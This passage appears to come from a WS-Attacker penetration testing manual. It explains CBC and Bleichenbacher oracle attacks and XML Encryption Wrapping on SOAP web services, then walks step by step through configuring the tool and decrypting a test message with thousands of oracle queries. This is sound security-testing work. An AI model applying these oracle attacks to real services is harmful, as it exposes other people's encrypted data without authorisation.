- ▷ In 2011, we presented a paper on How to Break XML Encryption (9), which showed how to attack symmetric key encryption algorithms in CBC mode. The idea is very similar to the typical padding oracle attacks, it is just a slightly more complicated, since we use XML parsing errors as a side-channel. A very good summary on this attack gives Matthew Green.[3]
- ▷ In 2012, we showed how to apply Bleichenbacher's attack on the asymmetric encryption algorithm (RSA PKCS#1) in XML Encryption (10). A summary on Bleichenbacher's attack is given on our blog.[4]

All you need to know for the WS-Attacker usage is that both attacks belong to the family of adaptive chosen ciphertext attacks.




Figure 17: Adaptive chosen-ciphertext attack.

[3]http://blog.cryptographyengineering.com/2011/10/attack-of-week-xml-encryption.html
[4]http://web-in-security.blogspot.de/2014/08/old-attacks-on-new-tls-implementations.html

In an adaptive chosen-ciphertext scenario, the attacker (who eavesdrops an encrypted message) uses the message receiver as an oracle. He sends to the oracle modified ciphertexts and observes its response (it can contain a general error, a parsing failure, or just a valid response text). Based on the responses, he learns the plaintext.

4.2 XML Signature as a Countermeasure and its Problems

The attacks are applicable only if the attacker can modify ciphertexts. Integrity of the ciphertexts can be protected using different methods, for example by using XML Signatures. However, this countermeasure brings several problems (11). The first problem is XML Signature Wrapping, as described in 2. The second problem is an XML Encryption Wrapping attack. For the description of this attack, consider Figure 18, which depicts an encrypted and signed SOAP message.




Figure 18: Encrypted SOAP message protected by an XML Signature.

The XML Encryption Wrapping attack follows a similar principle as XML Signature Wrapping and enforces the decryption logic to decrypt unauthenticated XML contents. The attacker achieves this by defining new `EncryptedData` in the SOAP Header element, see Figure 19.

As can be seen in the figure, the attacker does not move the original SOAP Body element with its content. This enables the Web Service to verify and decrypt the original

SOAP Body. However, the Web Service additionally decrypts also a newly defined `EncryptedData` element with `Id="oracle"`, since the `EncryptedKey` element contains a `DataReference` with `URI="#oracle"`.




Figure 19: XML Encryption Wrapping attack applied on a signed and encrypted message forces the recipient to process unverified `EncryptedData`.


There are few variations of this attack. It is for example also possible to define a completely new `EncryptedKey` element with a `DataReference URI="#oracle"`. This is applicable to servers processing only one `EncryptedData` for each `EncryptedKey` element.

4.3 Using the XML Encryption Plugin

A combination of complex cryptographic attacks with XML-specific countermeasures makes it very hard to decide, whether a Web Service is vulnerable to these attacks or not. The XML Encryption plugin allows one to automatically evaluate these attacks. During the test, WS-Attacker sends to the server differently formatted ciphertexts, wrapped using XML Encryption and XML Signature Wrapping techniques.

In the following, we show how to attack symmetric AES-CBC ciphertexts in Web Services using XML Encryption. For the testing purposes, we configured an IBM Datapower Web Service, which simply decrypts a ciphertext and responds with a test message in a case the decryption was valid. Further prerequisite for the attack is a valid WSDL file (or a valid Web Service endpoint) and a SOAP message containing encrypted content.

To execute the attack, we first start WS-Attacker and load the WSDL file. Afterwards, we send a test request (our SOAP message containing the encrypted content) to the Web Service. The test request initializes WS-Attacker and the contained plugins: WS-Attacker automatically analyzes whether the message contains encrypted content and whether it is possible to execute an attack on XML Encryption.



Detected Encrypted Elements:

Elements: EncryptedKey ☐ TimeStamp

Configuration:

Attack:	CBC_ATTACK	Oracle Type:	ERROR_ORACLE
Wrapping Attack:	NO_WRAP	StringCompare:	DICE_COEFF
Threshold Wrap Error:	0.9	Threshold General Error:	0.9

EncryptedKey:

☐ isAttackPayload
☐ isSigned
☐ isAddWrapp
PKCS1 Strategy: CBC_WEAK

```
"http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd">
            <xenc:EncryptionMethod xmlns:dsig="http://www.w3.org/2000/09/xmldsig#" Algorithm=
"http://www.w3.org/2001/04/xmlenc#rsa-1_5"/>
            <dsig:KeyInfo xmlns:dsig="http://www.w3.org/2000/09/xmldsig#">
               <wsse:SecurityTokenReference>
                  <wsse:KeyIdentifier EncodingType=
```

EncryptedData:

1/1

☑ isAttackPayload
☐ isSigned
☐ isAddWrapp
☐ useTypeWeakness

```
            <xenc:CipherValue>
jXvVRqnTrgKaBip88NTWuyqUkupHAhy6vkdWCDgzQ1+BWf5gT72pF1WZ2s39aBdjQOwKlukjkSL/341yLxWWK2JqTZhJ3c
cfC6QrNQ29cJiFxPTJtLogTJxJz6tWz+/hPnym8vg/2LwzK607dJj3AmU1tq43Nfg3mW6y2o5/1SEhvoXpRXbw==</xenc
         </xenc:CipherData>
      </xenc:EncryptedData>
```

Figure 20: XML Encryption attack configuration.


After initializing WS-Attacker with the test request, we can move to Plugin configuration. We choose XML Encryption attack, which contains the following configuration (see Figure 20). Here are the relevant parts and their description:

- ▷ Elements: list of `EncryptedKey` elements contained in this message. In our case, this message contains only one `EncryptedKey` element, but there are more complicated scenarios, where messages include more ciphertexts. This option allows us then to choose, which of the encrypted elements is going to be attacked.
- ▷ Attack: we can choose between CBC and PKCS#1 attack. Now, we work with the CBC attacks.
- ▷ Wrapping attack: If the message contains an XML Signature to protect message authenticity, we can automatically adapt Wrapping attacks to overcome the authenticity check. In the tested message, there is no XML Signature so we use `NO_WRAP`.
- ▷ String Compare: In order to apply oracle attacks, we have to map real server responses to "oracle" responses. Real responses can however contain timestamps and message ids, which can make the mapping complicated. String comparison methods allow us to define thresholds for message similarities. This makes mapping

much easier. We typically use the default Dice-coefficient method with a threshold 0.9.

After setting the above options, we have to select the attack payload (the CBC ciphertext) using the check box located on the right side.

Now, we are ready to configure the oracle in the Server Error Table configuration. Here, we click on "New Messages", which sends a few hundreds of messages to the server. Afterwards, we have to provide a mapping from real messages to oracle results. Since we set the Dice-coefficient with a 0.9 threshold, we received only two messages. In the next figure, you can see we configured the server response with an `EncryptedData` element to be an INVALID oracle response. This is because IBM Datapower with our configuration is not able to decrypt the request and just mirrors the request.[5]



Row	Oracle Result
1	INVALID
2	VALID

```
        <xenc:EncryptedData xmlns:xenc="http://www.w3.org/2001/04/xmlenc#" Id=
"http://www.w3.org/2001/04/xmlenc#Content">
            <xenc:EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#
            <xenc:CipherData>
               <xenc:CipherValue>LYplW2SaxuJ9aFpHiy8+AKmm93HheJCQobZRRNlv/04=</
            </xenc:CipherData>
        </xenc:EncryptedData>
    </soapenv:Body>
</soapenv:Envelope>
```


```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:sam="http://sample01.samples.rampart.apache.org" xml
"http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
        <wsse:Security soapenv:mustUnderstand="1" xmlns:wsse=
"http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1

        </wsse:Security>
    </soapenv:Header>
    <soapenv:Body>
        <xenc:EncryptedData Id="body" Type="http://www.w3.org/2001/04/xmlenc#C
"http://www.w3.org/2001/04/xmlenc#">
            <xenc:EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#
            <xenc:CipherData>
               <xenc:CipherValue>LYplW2SaxuJ9aFpHiy8+AKmm93HheJCQobZRRNlv/04=</
            </xenc:CipherData>
        </xenc:EncryptedData>
    </soapenv:Body>
</soapenv:Envelope>
```

Figure 21: Configuring XML Encryption server oracle with valid and invalid responses.

Finally, we configured WS-Attacker and we can start the attack. After few minutes and about 4900 server queries, we can see that we could successfully decrypt 221 message bytes (including the comments and namespaces).

[5]To configure your oracle correctly, you have to know the server behavior and decide, whether an error comes from message parsing, message decryption, or from a different module.



Name	Status	Rating	Vulnerable?
XML-Encryption Attack	Finished	100%	YES

Time	Level	Source	Content
13:39:16.775	Important	XML-Encryption Attack	Setting avoided Document
13:42:58.252	Info	XML-Encryption Attack	Starting CBC_ATTACK

13:51:37.529	Critical	XML-Encryption Attack	Plaintext of encrypted data:
			`<sam:echo xmlns="" xmlns:sam="http://sample01.samples.rampart.apache.org" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">`
			`<!--Optional:-->`
			`<sam:args0>?</sam:args0>`
			`</sam:echo>`
			
			Number of Oracle Queries: 4855

13:51:37.529	Info	XML-Encryption Attack	Bytes decrypted: 221

Figure 22: Result of the XML Encryption attack shows the decrypted content.

Appendix

References

[1] Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. Penetration testing tool for web services security. In *SERVICES Workshop on Security and Privacy Engineering*, June 2012.

[2] Michael McIntosh and Paula Austel. XML signature element wrapping attacks and countermeasures. In *SWS '05: Proceedings of the 2005 Workshop on Secure Web Services*, pages 20–27, New York, NY, USA, 2005. ACM Press.

[3] Juraj Somorovsky, Mario Heiderich, Meiko Jensen, Jörg Schwenk, Nils Gruschka, and Luigi Lo Iacono. All Your Clouds are Belong to us – Security Analysis of Cloud Management Interfaces. In *The ACM Cloud Computing Security Workshop (CCSW)*, October 2011.

[4] Juraj Somorovsky, Andreas Mayer, Jörg Schwenk, Marco Kampmann, and Meiko Jensen. On breaking saml: Be whoever you want to be. In *21st USENIX Security Symposium*, Bellevue, WA, August 2012.

[5] Lijun Liao, Meiko Jensen, Florian Kohlar, and Nils Gruschka. On interoperability failures in ws-security: The xml signature wrapping attack. *Electronic Business Interoperability: Concepts, Opportunities and Challenges, Information Science Reference*, 2011.

[6] M. Jensen and C. Meyer. Expressiveness considerations of xml signatures. In *Computer Software and Applications Conference Workshops (COMPSACW), 2011 IEEE 35th Annual*, pages 392 –397, July 2011. doi: 10.1109/COMPSACW.2011.72.

[7] Andreas Falkenberg, Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. A New Approach towards DoS Penetration Testing on Web Services. In *Web Services (ICWS), 2013 IEEE 20th International Conference on*, pages 491–498. IEEE, 2013. URL `http://dblp.uni-trier.de/db/conf/icws/icws2013.html#FalkenbergMSS13`.

[8] Donald Eastlake, Joseph Reagle, Frederick Hirsch, Thomas Roessler, Takeshi Imamura, Blair Dillaway, Ed Simon, Kelvin Yiu, and Magnus Nyström. XML Encryption Syntax and Processing 1.1. *W3C Recommendation*, 2013. `http://www.w3.org/TR/xmlenc-core1`.

[9] Tibor Jager and Juraj Somorovsky. How To Break XML Encryption. In *The 18th ACM Conference on Computer and Communications Security (CCS)*, October 2011.

[10] Tibor Jager, Sebastian Schinzel, and Juraj Somorovsky. Bleichenbacher's attack strikes again: breaking PKCS#1 v1.5 in XML Encryption. In Sara Foresti and Moti Yung, editors, *Computer Security - ESORICS 2012 - 17th European Symposium on Research in Computer Security, Pisa, Italy, September 10-14, 2012. Proceedings*, LNCS. Springer, 2012.

[11] Juraj Somorovsky and Jörg Schwenk. Technical Analysis of Countermeasures against Attack on XML Encryption – or – Just Another Motivation for Authenticated Encryption. In *SERVICES Workshop on Security and Privacy Engineering*, June 2012.